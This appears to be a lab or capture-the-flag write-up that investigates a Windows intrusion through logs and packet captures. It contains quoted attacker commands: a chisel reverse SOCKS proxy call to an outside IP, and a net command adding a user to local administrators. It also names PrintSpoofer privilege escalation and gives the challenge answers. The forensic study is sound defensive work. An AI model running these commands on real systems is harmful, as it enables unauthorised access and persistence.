
Answer: "C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks

If we filter first.exe as a parent process (payload data4) we see that one of the executables was R:socks which is a sign for a reverse socks proxy



What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection?


Answer:
8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451



What is the name of the tool used by the attacker based on the SHA256 hash?

Answer: chisel

I used VirusTotal.com



Privilege Escalation

Based on the collected findings, the attacker gained a stable shell through a reverse socks proxy.

Investigation Guide

With this, we can focus on the following network and endpoint events:


Look for events executed after the successful execution of the reverse socks proxy tool.

Look for potential privilege escalation attempts, as the attacker has already established a persistent low-privilege access.


After discovering the privileges of the current user, the attacker then downloaded another binary to be used for privilege escalation. What is the name and the SHA256 hash of the binary?

Answer: spf.exe, 8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643…

We see in the Wireshark that the next file that they downloaded is called spf.exe




If we filter the executable to show the presence of spf.exe we can see the Sha256 hash.



Based on the SHA256 hash of the binary, what is the name of the tool used?

Answer: printspoofer

We can look up the hash using Virustotal.com



The tool exploits a specific privilege owned by the user. What is the name of the privilege?


Answer: SeImpersonatePrivilege

Quick google search:

As a summary, provided that we have the `SeImpersonatePrivilege` or `SeAssignPrimaryTokenPrivilege` privilege, we can create a process in the security context of another user. What we need though is a token for this user. The question is: how to capture such a token with a custom server application?

Then, the attacker executed the tool with another binary to establish a c2 connection. What is the name of the binary? Answer: final.exe

The next tool that was downloaded is shown below right after spf.exe




Fully-Owned Machine

Now, the attacker has gained administrative privileges inside the machine. Find all persistence techniques used by the attacker.

In addition, the unusual executions are related to the malicious C2 binary used during privilege escalation.

Upon achieving SYSTEM access, the attacker then created two users. What are the account names? Answer: shion,shuna


We start by opening the window logs in Event Viewer. From a brief search we know that the account creation EventID is 4720. We can filter by the event ID but given the small size of the log I decided to arrange by event id and scroll down to 4720.



Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail?

Answer: /add

Using sysom logs in Timeline Explorer, we can filter net.exe as the parent process. Looking over what the adversary attempted we can see that they forgot to used /add in the command; we could answer the previous question from here as well.



The attacker added one of the accounts in the local administrator's group. What is the command used by the attacker?

Answer: net localgroup administrators /add shion

Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group?

Answer: 4732

Based on the screenshot from question 1 we can see that the event ID is 4732.